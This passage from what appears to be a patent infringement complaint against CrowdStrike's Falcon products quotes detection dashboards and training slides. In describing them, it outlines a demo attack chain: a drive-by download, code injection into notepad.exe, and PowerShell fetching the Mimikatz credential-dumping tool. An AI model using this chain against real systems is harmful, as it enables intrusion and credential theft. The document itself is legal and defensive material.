


INTEGRATED THREAT INTELLIGENCE

- Automatically determine the scope and impact of threats found in your environment
- Find out if you are targeted, who is targeting you and how to prepare and get ahead
- Use Falcon Prevent integrated with CrowdStrike Falcon X™ to:
  - Fully understand the threats in your environment and what to do about them
  - Access malware research and analysis at your fingertips
  - Easily prioritize responses with threat severity assessment
  - Immediately get recovery steps and resolve incidents with in-depth threat analysis

(*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)

227. In another example, as shown below, the Accused Products identify "Detection Activity" including "Status," "Severity," "Scenario," "Assigned to," "Hostname," and "Triggering File" related to events, actions, objects, and targets. In another example, as shown below, the Accused Products display an event related to "HOST CS-SE-CC" and "USER NAME Chuck, CS-SE-CC$" including related objects "iexplore.exe" and "notepad.exe." The Accused Products show "iexplore.exe" injected code into "notepad.exe" to create a malicious version of "notepad.exe" and the malicious version of "notepad.exe" then performed actions including using command prompt "CMD.EXE."



Status Severity Scenario Assigned to Hostname Triggering file

How to Hunt for Threat Activity with Falcon Endpoint Protection

Type to filter


370 Detections found

Time		Status		Severity		Scenario		Assigned to		Hostname		Triggering file	
Last hour	1	New	215	Critical	67	Known Malware	131	Unassigned	293	CS-SE-CC	49	iexplore.exe	102
Last day	9	In Progress	12	High	169	Suspicious Activity	114	wes.bateman@bh.crow...	21	CS-SE-SO-WIN7-V	35	notepad.exe	87
Last week	34	True Positive	108	Medium	110	Drive By Download	101	sean@bh.crowdstrike.c...	18	CS-SE-SS-GI	31	powershell.exe	82
Last 30 days	110	False Positive	6	Low	24	Credential Theft	74	claude.braxton@bh.cro...	8	CS-SE-CD-WIN7	26	cmd.exe	56
Last 90 days	370	Ignored	29	Informational	0	Intel Detection	64	elia@bh.crowdstrike.com	5	CS-SE-WB-INITEC	25	msdcsc.exe	42

Dashboards
Executive Summary
Detection Activity
Detection Resolution

No grouping
Sort by new – old

	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
	Jan. 12, 2017 15:02:49	CS-SE-CD-WIN7	Christian_2	Unassigned	New
Critical	Jan. 12, 2017 13:52:03	CS-SE-SO-WIN7-V		Unassigned	New
Medium +2			demo	Unassigned	New
High			Ken	Unassigned	New
High +7			Ken, CS-SE-KM-1-12S	Unassigned	New
High +1	Jan. 11, 2017 22:51:43	CS-SE-TG-W7-01	Demo	Unassigned	New
High +4	Jan. 11, 2017 22:25:10	CS-SE-CC	Chuck, CS-SE-CCS	Unassigned	New
Low	Jan. 11, 2017 19:15:49	CS-SE-TG-W7-01	Demo	Unassigned	New



HOST	USER NAME
CS-SE-CC	Chuck, CS-SE-CC$

ctivity with Falcon Endpoint Protection

[root]	10	100	0	0	0
smss.exe	0	4	0	0	0
smss.exe	0	0	0	0	0
iexplore.exe	3	12	2	0	0
notepad.exe	6	73	0	0	0
cmd.exe	0	14	0	0	0

iexplore.exe: Medium Severity Known Malware — Metasploit's meterpreter server may have been loaded into a process.

notepad.exe: Medium Severity Drive By Download — A browser created a process via shellcode.

Medium Severity Known Malware — Metasploit's meterpreter server may have been loaded into a process.

iexplore.exe

New Comment

CS-SE-CC Network Contain

Change Containment Status

Execution Details

ASSOCIATED BEHAVIOR	Medium Severity Known Malware Metasploit's meterpreter server may have been loaded into a process.
COMMAND LINE	"C:\Program Files (x86)\Internet Explorer\iexplore.exe" SCODEF:3552 CREDAT:79873
FILE PATH	\Device\HarddiskVolume1\Program Files (x86)\Internet Explorer\iexplore.exe
SHA256	e285feeca968b3ca22017a64363eea5e69ccd5196 96671df523291b089597875
MD5	c613e69c3b191bb02c7a191741a1d024
USER ACCOUNT	CS-SE-CC\Chuck
RUN PERIOD	START TIME Jan. 11, 2017 22:24:16 END TIME -
DURATION	Currently Running


No Log Entries

File Details

SIGNED	Microsoft Windows; Microsoft Windows Verification PCA; Microsoft Root Certificate Authority

(*See* https://www.crowdstrike.com/resources/videos/how-to-hunt-for-threat-activity-with-falcon-endpoint-protection/ at 0:27 - 2:02.)


228. In another example, as shown below, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" creating a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions using the command prompt "CMD.EXE." For example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked. In another example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft.



(*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:23 (annotations added): 1) green arrow from IEXPLORE.EXE to NOTEPAD.EXE indicates IEXPLORE.EXE injected code into NOTEPAD.EXE creating malicious variant of NOTEPAD.EXE; 2) NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft; and 3) "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked.)


229. The Accused Products perform a method that includes *generating contextual state information for the event by correlating the event to an originating object of the first object*. For example, "events are canonically linked in Falcon's data set," and events for operations run by

executing processes may be linked to the responsible process. (*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 5:40.) Additionally, the Accused Products send "[a]ll of those events…to the Threat Graph for correlation and storage." (*Id.* at 8:27.) In another example, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)



Target Events vs. Context Events

- *Target* events consist mainly of process executions (read: things being run by the operating system or user)
- *Context* events enrich those *Target* events
- These events are canonically linked in Falcon's data set by the field:
  - `TargetProcessId`
  - `ContextProcessId`
- Think of these as "Falcon PID" values
- Operating System PID is reused; Falcon PID is not
- Guaranteed to be unique on each endpoint



Quick Recap

- Falcon creates events for executing processes and assigns a `TargetProcessId` ("Falcon PID") to those processes
- Falcon creates events for operations run by executing processes and links them to the responsible process via a `ContextProcessId`
- These relationships can be visualized or viewed in raw format via CrowdStrike Threat Graph
- All of these events are sent to the Threat Graph for correlation and storage
- Events are documented in the Event Data Dictionary

©2020 CROWDSTRIKE

(*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 5:40, 8:27.)


230. In another example, as shown above, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" creating a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions using the command prompt "CMD.EXE." For example, "NOTEPAD.EXE" used the command prompt "CMD.EXE" to upload malicious executable file "BACKDOOR.EXE" but execution of "BACKDOOR.EXE" was blocked. In another example,

"NOTEPAD.EXE" used the command prompt "CMD.EXE" to execute an encoded PowerShell command "POWERSHELL.EXE" to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft. The Accused Products generate a contextual state, for example, as temporally connected events with lines and arrows. (*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:23.)

231. In another example, as shown above, the Accused Products display information for an event related to "HOST CS-SE-CC" and "USER NAME Chuck, CS-SE-CC$" and "5 Behaviors" detected including related objects "iexplore.exe" and "notepade.exe." The Accused Products show "iexplore.exe" injected code into "notepad.exe" to create a malicious version of "notepad.exe" and then performed actions, including using command prompt "CMD.EXE," that identify the malicious version of "notepad.exe" for "Drive By Download" and a "Known Malware." (*See* https://www.crowdstrike.com/resources/videos/how-to-hunt-for-threat-activity-with-falcon-endpoint-protection/ at 2:02.)

232. The Accused Products perform a method that includes *obtaining a global perspective for the event based on the contextual state information, wherein the global perspective comprises information associated with one or more of the first object and the originating object, and wherein the global perspective relates to one or more other events related to the event across a network.* For example, as shown above, the Accused Products monitor events including processes and operations performed by processes. These events are further enriched with data related to the context and nature of these events, including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). (*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 4:00.) The Accused Products link the events for the processes and operations performed


by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.). (*See id.* at 10:32.) In addition, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)



Other Common Events

- Many of the other events Falcon captures are used to enrich `ProcessRollup2` events
- Some common enrichment events include:
  1. `DnsRequest` (a process makes a DNS request)
  2. `NetworkConnectIP4` (a process makes an IPv4 connection)
  3. `OoxmlFileWritten` (a productivity file was written to disk by a process)
  4. `PeFileWritten` (an executable file was written to disk by a process)
- There are over 400(!) events captured by Falcon
- They are catalogued in the Event Data Dictionary in your UI

©2020 CROWDSTRIKE




Example 1

- "I want to view all the PowerShell executions in my environment with user and command line details."
- Let's break down what we need:
  1. Executing PowerShell creates a `ProcessRollup2` event
  2. The `ProcessRollup2` event contains the fields `FileName`, `CommandLine`, `UserName`, and `UserSid_decimal`
- Time to build a query!

